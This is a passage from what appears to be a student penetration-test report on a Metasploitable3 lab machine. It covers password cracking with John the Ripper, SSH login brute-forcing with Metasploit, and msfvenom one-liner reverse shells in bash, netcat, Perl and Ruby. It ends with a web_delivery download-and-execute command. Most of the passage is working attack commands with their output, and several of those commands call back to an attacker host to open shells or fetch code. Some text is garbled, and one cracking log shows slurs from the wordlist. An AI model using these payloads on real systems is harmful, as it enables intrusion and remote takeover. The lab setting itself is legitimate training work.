root@kali:~# █

```

Figure 13. Password cracking using rockyou.txt file with raw-sha1 format

```

root@kali:~# john --wordlist=rockyou.txt --format=md5crypt tocrack.txt
Using default input encoding: UTF-8
Loaded 15 password hashes with 15 different salts (md5crypt, crypt(3)) $1$ (and variants) [MD5 256/256 AVX2 8x3]
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:05:09 10.92% (ETA: 23:25:33) 0g/s 5598p/s 83974c/s 83974C/s honggi..honeyz17
0g 0:00:18:28 38.09% (ETA: 23:26:52) 0g/s 4973p/s 74609c/s 74609C/s mfb2512..mfat44
0g 0:00:32:14 67.04% (ETA: 23:26:27) 0g/s 4886p/s 73291c/s 73291C/s billyjb7..billyizhot
0g 0:00:33:59 71.24% (ETA: 23:26:05) 0g/s 4914p/s 73716c/s 73716C/s almelia1795..almeja123
0g 0:00:35:39 75.13% (ETA: 23:25:50) 0g/s 4939p/s 74088c/s 74088C/s P-TOWN123..P+S=GL98
0g 0:00:35:44 75.32% (ETA: 23:25:49) 0g/s 4940p/s 74105c/s 74105C/s NOVOA..NOVIEMBREDOS
0g 0:00:35:45 75.36% (ETA: 23:25:49) 0g/s 4940p/s 74108c/s 74108C/s NIGGER382..NIGGAVILLEUSA
Warning: Only 2 candidates left, minimum 24 needed for performance.
0g 0:00:47:28 DONE (2020-10-27 23:25) 0g/s 4949p/s 74238c/s 74238C/sa6_123..*7jVamos!
Session completed
root@kali:~# john --show tocrack.txt
vagrant:vagrant:900:900:vagrant,,,:/home/vagrant:/bin/bash
gopi:1234:1000:1000:gopi,,,:/home/gopi:/bin/bash

2 password hashes cracked, 15 left
root@kali:~# █

```

Figure 14. Password cracking using rockyou.txt file with md5crypt format

References:

8. T. laurenson, "Metasploitable 3 – pentesting the ubuntu linux version", July 09, 2018. [Online]. Available: <https://www.thomaslaurenson.com/blog/2018/07/08/metasploitable3-pentesting-the-ubuntulinux-version-part1/>. [Accessed: 30 Sept. 2020].

5.Port 22: Auxiliary Scanner SSH

Approach to be used

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access [9].

Exploit Execution Details

```
msf5 exploit(multi/ssh/sshexec) > use auxiliary/scanner/ssh/ssh_login

msf5 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.1.129
rhost => 192.168.1.129

msf5 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant

msf5 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant

msf5 auxiliary(scanner/ssh/ssh_login) > exploit
```

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.1.129
rhost => 192.168.1.129
msf5 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf5 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.129:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.140:37349 → 192.168.1.129:22) at 2020-10-29 00:59:45 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
msf5 auxiliary(scanner/ssh/ssh_login) > |
```

Figure 15.ssh_login module

Exploit Execution Findings

We got an active session

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell linux	SSH vagrant:vagrant (192.168.1.129:22)	192.168.1.140:37349 → 192.168.1.129:22 (192.168.1.129)

```
msf5 auxiliary(scanner/ssh/ssh_login) > |
```

Figure 16.Active session by ssh_login.

References:

9. “Cve details of Ssh user code execution Vulnerability”, [Online]. Available: <https://cvedetails.com/cve/CVE-1999-0502/>. [Accessed: 05 Oct.2020].

6. Generating Reverse Shell using Msfvenom (One Liner Payload)

In this we will learn how to spawn a TTY reverse shell through netcat by using single line payload which is also known as stagers exploit that comes in Metasploit.

Basically, there are two types of terminal TTYs and PTs. **TTYs** are Linux/Unix shell which is hardwired terminal on a serial connection connected to mouse or keyboard and **PTs** is sudo tty terminal, to get the copy of terminals on network connections via SSH or telnet.

Open the terminal in your Kali Linux and **type msfconsole** to load Metasploit framework, now search all one-liner payloads for UNIX system using **search command** as given below, it will dump all exploit that can be used to compromise any UNIX system.

From given below image you can observe that it has dumped all exploit that can be used to be compromised any UNIX system. In this tutorial, we are going to use some of the payloads to spawn a TTY shell.

```
msfs > search cmd/unix

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20      excellent Yes     PostgreSQL COPY FROM PROGRAM Command Execution
1  exploit/unix/local/setuid_nmap                    2012-07-19      excellent Yes     Setuid Nmap Exploit
2  exploit/unix/smtp/morris_sendmail_debug          1988-11-02      average  No     Morris Worm sendmail Debug Mode Shell Escape
3  exploit/unix/webapp/squirrelmail_ppg_plugin      2007-07-09      manual   No     SquirrelMail PGP Plugin Command Execution (SMTP)
4  payload/cmd/unix/bind_awk                         normal         No     Unix Command Shell, Bind TCP (via AWK)
5  payload/cmd/unix/bind_busybox_telnetd           normal         No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
6  payload/cmd/unix/bind_inetd                     normal         No     Unix Command Shell, Bind TCP (inetd)
7  payload/cmd/unix/bind_jjs                        normal         No     Unix Command Shell, Bind TCP (via jjs)
8  payload/cmd/unix/bind_lua                        normal         No     Unix Command Shell, Bind TCP (via Lua)
9  payload/cmd/unix/bind_netcat                    normal         No     Unix Command Shell, Bind TCP (via netcat)
10 payload/cmd/unix/bind_netcat_gaping              normal         No     Unix Command Shell, Bind TCP (via netcat -e)
11 payload/cmd/unix/bind_netcat_gaping_ipv6        normal         No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
12 payload/cmd/unix/bind_nodejs                    normal         No     Unix Command Shell, Bind TCP (via nodejs)
13 payload/cmd/unix/bind_perl                      normal         No     Unix Command Shell, Bind TCP (via Perl)
14 payload/cmd/unix/bind_perl_ipv6                 normal         No     Unix Command Shell, Bind TCP (via perl) IPv6
15 payload/cmd/unix/bind_r                          normal         No     Unix Command Shell, Bind TCP (via R)
16 payload/cmd/unix/bind_ruby                       normal         No     Unix Command Shell, Bind TCP (via Ruby)
17 payload/cmd/unix/bind_ruby_ipv6                 normal         No     Unix Command Shell, Bind TCP (via Ruby) IPv6
18 payload/cmd/unix/bind_socat_udp                 normal         No     Unix Command Shell, Bind UDP (via socat)
19 payload/cmd/unix/bind_stub                       normal         No     Unix Command Shell, Bind TCP (stub)
20 payload/cmd/unix/bind_zsh                       normal         No     Unix Command Shell, Bind TCP (via Zsh)
21 payload/cmd/unix/generic                        normal         No     Unix Command, Generic Command Execution
22 payload/cmd/unix/interact                       normal         No     Unix Command, Interact with Established Connection
23 payload/cmd/unix/pingback_bind                  normal         No     Unix Command Shell, Pingback Bind TCP (via netcat)
24 payload/cmd/unix/pingback_reverse               normal         No     Unix Command Shell, Pingback Reverse TCP (via netcat)
25 payload/cmd/unix/reverse                        normal         No     Unix Command Shell, Double Reverse TCP (telnet)
26 payload/cmd/unix/reverse_awk                    normal         No     Unix Command Shell, Reverse TCP (via AWK)
27 payload/cmd/unix/reverse_bash                   normal         No     Unix Command Shell, Reverse TCP (/dev/tcp)
28 payload/cmd/unix/reverse_bash_telnet_ssl        normal         No     Unix Command Shell, Reverse TCP SSL (telnet)
29 payload/cmd/unix/reverse_bash_udp               normal         No     Unix Command Shell, Reverse UDP (/dev/udp)
30 payload/cmd/unix/reverse_jjs                    normal         No     Unix Command Shell, Reverse TCP (via jjs)
31 payload/cmd/unix/reverse_ksh                    normal         No     Unix Command Shell, Reverse TCP (via Ksh)
32 payload/cmd/unix/reverse_lua                     normal         No     Unix Command Shell, Reverse TCP (via Lua)
33 payload/cmd/unix/reverse_ncat_ssl                normal         No     Unix Command Shell, Reverse TCP (via ncat)
34 payload/cmd/unix/reverse_netcat                 normal         No     Unix Command Shell, Reverse TCP (via netcat)
35 payload/cmd/unix/reverse_netcat_gaping           normal         No     Unix Command Shell, Reverse TCP (via netcat -e)
36 payload/cmd/unix/reverse_nodejs                 normal         No     Unix Command Shell, Reverse TCP (via nodejs)
37 payload/cmd/unix/reverse_openssl                normal         No     Unix Command Shell, Double Reverse TCP SSL (openssl)
```

Figure 17. List of unix payloads.

7. Bash Shell

In order to compromise a bash shell, you can use **reverse_bash** payload along msfvenom as given in below command.

Approach to be used

```
msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.140 lport=1111 R
```

Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse_bash

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 1111 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 62 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.

```
msf5 > msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.140 lport=1111 R
[*] exec: msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.140 lport=1111 R

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 62 bytes
0<858-;exec 58</dev/tcp/192.168.1.140/1111;sh <858 >858 2>858
msf5 > █
```

Figure 18.Reverse Tcp payload

Exploit execution details:

Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.

```
root@kali:~# ssh vagrant@192.168.1.129
vagrant@192.168.1.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Tue Oct 27 23:59:46 2020
vagrant@metasploitable3-ub1404:~$ 0<826-;exec 26</dev/tcp/192.168.1.140/1111;sh <826 >826 2>826
-bash: redirection error: cannot duplicate fd: Bad file descriptor
-bash: 26: Bad file descriptor
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.140/1111: Connection refused
-bash: 26: Bad file descriptor
vagrant@metasploitable3-ub1404:~$ 0<826-;exec 26</dev/tcp/192.168.1.140/1111;sh <826 >826 2>826
-bash: redirection error: cannot duplicate fd: Bad file descriptor
-bash: 26: Bad file descriptor
```

Figure 19. ssh connection from our attacker machine to attacker and run the malicious code in terminal.

Now simultaneously initiate netcat connection from attacker machine on port 1111.

```
root@kali:~# nc -vlp 1111
listening on [any] 1111 ...
192.168.1.129: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.129] 56714
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
█
```

Figure 20.Netcat connection from attacker machine on port 1111.

Exploit Execution Findings

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

whoami: it tells you are the vagrant user of the system you have compromised.

8. Netcat shell

Approach to be used

In order to compromise a netcat shell, you can use **reverse_netcat** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.140 lport=2222 R
```

Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse_netcat

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 2222 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 99 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.

```
msf5 > msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.140 lport=2222 R
[*] exec: msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.140 lport=2222 R

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 99 bytes
mkfifo /tmp/xoagaa; nc 192.168.1.140 2222 0</tmp/xoagaa | /bin/sh >/tmp/xoagaa 2>&1; rm /tmp/xoagaa
msf5 > █
```

Figure 21. Reverse Tcp payload (via netcat)

Exploit execution details:

Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.

```
root@kali:~# ssh vagrant@192.168.1.129
vagrant@192.168.1.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/
Last login: Sun Nov  1 04:14:18 2020 from 192.168.1.140
vagrant@metasploitable3-ub1404:~$ mkfifo /tmp/xoagaa; nc 192.168.1.140 2222 0</tmp/xoagaa | /bin/sh >/tmp/xoagaa 2>&1; rm /tmp/xoagaa
```

Figure 22. ssh connection from our attacker machine to attacker and run the malicious code in terminal.

Now simultaneously initiate netcat connection from attacker machine on port 2222.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.

```
root@kali:~# nc -vlp 2222
listening on [any] 2222 ...
192.168.1.129: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.129] 55222
whoami
vagrant
ifconfig
docker0    Link encap:Ethernet  HWaddr 02:42:3c:14:37:d6
           inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
           inet6 addr: fe80::42:3cff:fe14:37d6/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:8955 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:0 (0.0 B)  TX bytes:1623212 (1.6 MB)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:7f:a6:d8
           inet addr:192.168.1.129  Bcast:192.168.1.255  Mask:255.255.255.0
           inet6 addr: fe80::20c:29ff:fe7f:a6d8/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:10158 errors:0 dropped:0 overruns:0 frame:0
           TX packets:10921 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:1170059 (1.1 MB)  TX bytes:1824548 (1.8 MB)

lo        Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:65536  Metric:1
           RX packets:881109 errors:0 dropped:0 overruns:0 frame:0
           TX packets:881109 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:206197468 (206.1 MB)  TX bytes:206197468 (206.1 MB)

veth173a4bd Link encap:Ethernet  HWaddr be:a3:5c:90:49:34
           inet6 addr: fe80::bca3:5cff:fe90:4934/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:9060 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:0 (0.0 B)  TX bytes:1635872 (1.6 MB)
```

Figure 23.Netcat connection from attacker machine on port 2222.

Exploit Execution Findings

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

whoami: it tells you are the vagrant user of the system you have compromised.

9. Perl shell

In order to compromise a Perl shell, you can use **reverse_perl** payload along msfvenom as given in below command.

Approach to be used

msfvenom -p cmd/unix/reverse_perl lhost=192.168.1.140 lport=3333 R

Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse_perl

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 3333 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 232 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.

```
msf5 > msfvenom -p cmd/unix/reverse_perl lhost=192.168.1.140 lport=3333 R
[*] exec: msfvenom -p cmd/unix/reverse_perl lhost=192.168.1.140 lport=3333 R

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/(.*)/){$ENV{$key}=$1}};$c=new IO::Socket::INET(PeerAddr,"192.168.1.140:3333");STDIN->fdopen($c,r);$->fdopen($c,w);while(<){if($_~/(.*)/){system $1}};'
msf5 >
```

Figure 24. Reverse Tcp payload (via perl)

Exploit execution details:

Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.

```
root@kali:~# ssh vagrant@192.168.1.129
vagrant@192.168.1.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 1 04:15:14 2020 from 192.168.1.140
vagrant@metasploitable3-ub1404:~$ perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/(.*)/){$ENV{$key}=$1}};$c=new IO::Socket::INET(PeerAddr,"192.168.1.140:3333");STDIN->fdopen($c,r);$->fdopen($c,w);while(<){if($_~/(.*)/){system $1}};'
Parameterless "use IO" deprecated at -e line 0.
```

Figure 25.ssh connection from our attacker machine to attacker and run the malicious code in terminal.

Now simultaneously initiate netcat connection from attacker machine on port 3333.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.

```
root@kali:~# nc -vlp 3333
listening on [any] 3333 ...
192.168.1.129: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.129] 54056
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:3c:14:37:d6
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:3cff:fe14:37d6/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8974 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:1626706 (1.6 MB)

eth0     Link encap:Ethernet  HWaddr 00:0c:29:7f:a6:d8
          inet addr:192.168.1.129  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe7f:a6d8/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11057 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1182898 (1.1 MB)  TX bytes:1844056 (1.8 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:883371 errors:0 dropped:0 overruns:0 frame:0
          TX packets:883371 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:206718907 (206.7 MB)  TX bytes:206718907 (206.7 MB)

veth173a4bd Link encap:Ethernet  HWaddr be:a3:5c:90:49:34
            inet6 addr: fe80::bca3:5cff:fe90:4934/64  Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:9079 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B)  TX bytes:1639366 (1.6 MB)
```

Figure 26.Netcat connection from attacker machine on port 3333.

Exploit Execution Findings

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell. Here we found target IP address: 192.168.1.129 by executing the **ifconfig** command in his TTY shell.

For example:

whoami: it tells you are the vagrant user of the system you have compromised.


```
root@kali:~# nc -vlp 4444
listening on [any] 4444 ...
192.168.1.129: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.129] 45581
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:3c:14:37:d6
         inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
         inet6 addr: fe80::42:3cff:fe14:37d6/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:9005 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:1632079 (1.6 MB)

eth0    Link encap:Ethernet  HWaddr 00:0c:29:7f:a6:d8
         inet addr:192.168.1.129  Bcast:192.168.1.255  Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fe7f:a6d8/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:10952 errors:0 dropped:0 overruns:0 frame:0
         TX packets:12001 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1236505 (1.2 MB)  TX bytes:1952401 (1.9 MB)

lo      Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:886350 errors:0 dropped:0 overruns:0 frame:0
         TX packets:886350 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:207403759 (207.4 MB)  TX bytes:207403759 (207.4 MB)

veth173a4bd Link encap:Ethernet  HWaddr be:a3:5c:90:49:34
         inet6 addr: fe80::bca3:5cff:fe90:4934/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:9110 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:1644739 (1.6 MB)
```

Figure 29. Netcat connection from attacker machine on port 4444.

Exploit Execution Findings

As you can observe the result from the above image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.

11. Ruby Shell

In order to compromise a ruby shell, you can use **reverse_ruby** payload along msfvenom as given in below command.

Approach to be used

msfvenom -p cmd/unix/reverse_ruby lhost=192.168.1.140 lport=5555 R

Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse_ruby

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 5555 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 131 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.

```
msf5 > msfvenom -p cmd/unix/reverse_ruby lhost=192.168.1.140 lport=5555 R
[*] exec: msfvenom -p cmd/unix/reverse_ruby lhost=192.168.1.140 lport=5555 R

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 131 bytes
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.1.140","5555");while(cmd=c.gets);IO.popen(cmd,"r"){io|c.print io.read}end'
msf5 >
```

Figure 30. Reverse Tcp payload (via ruby)

Exploit execution details:

Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.

```
root@kali:~# ssh vagrant@192.168.1.129
vagrant@192.168.1.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/
Last login: Sun Nov  1 04:52:44 2020 from 192.168.1.140
vagrant@metasploitable3-ub1404:~$ ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.1.140","5555");while(cmd=c.gets);IO.popen(cmd,"r"){io|c.print io.read}end'
```

Figure 31. SSH connection from our attacker machine to attacker and run the malicious code in terminal.

Now simultaneously initiate netcat connection from attacker machine on port 5555.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell [10].

```
root@kali:~# nc -vlp 5555
listening on [any] 5555 ...
192.168.1.129: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.129] 44319
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:3c:14:37:d6
         inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
         inet6 addr: fe80::42:3cff:fe14:37d6/64  Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:9032 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:1637094 (1.6 MB)

eth0    Link encap:Ethernet  HWaddr 00:0c:29:7f:a6:d8
         inet addr:192.168.1.129  Bcast:192.168.1.255  Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fe7f:a6d8/64  Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:11159 errors:0 dropped:0 overruns:0 frame:0
         TX packets:12194 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1257679 (1.2 MB)  TX bytes:1982040 (1.9 MB)

lo     Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128  Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:888477 errors:0 dropped:0 overruns:0 frame:0
         TX packets:888477 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:207893613 (207.8 MB)  TX bytes:207893613 (207.8 MB)

veth173a4bd Link encap:Ethernet  HWaddr be:a3:5c:90:49:34
         inet6 addr: fe80::bca3:5cff:fe90:4934/64  Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:9138 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:1649861 (1.6 MB)
```

Figure 32. Netcat connection from attacker machine on port 5555.

Exploit Execution Findings

As you can observe the result from the above image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.

References:

10. Raj Chandel, "Generating Reverse Shell using Msfvenom" One Liner Payload, March 08,2018. [Online]. Available: <https://www.hackingarticles.in/generating-reverse-shell-using-msfvenom-one-liner-payload/>. [Accessed: 15 Oct.2020].

12.Script web delivery exploit

Approach to be used

This module quickly fires up a web server that serves a payload. The provided command which will allow for a payload to download and execute. It will do it either specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker must manually type in the command: e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Execution. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines. Regsvr32 uses "squiblydoo" technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, can request an .sct file and then execute the included PowerShell command inside of it. Similarly, the pubprn target uses the pubprn.vbs script to request and execute a .sct file. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. "PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded and executed [11][12].

Exploit execution details

Here we had entered the following detail to generate one-liner raw payload.

```
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set LHOST 192.168.1.140
LHOST => 192.168.1.140
msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > run
```

-p: type of payload you are using i.e. php/meterpreter/reverse_tcp

lhost: listening IP address i.e. Kali Linux IP

target: here set target 1 which is php

```
msf5 auxiliary(scanner/web/anonymous) > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.1.140
lhost => 192.168.1.140
msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.140:4444
[*] Using URL: http://0.0.0.0:8080/V7tppY3wxx
[*] Local IP: http://192.168.1.140:8080/V7tppY3wxx
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.140:8080/V7tppY3wxx', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"

```

Figure 33.Reverse TCP shell

Exploit execution details:

Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.

```
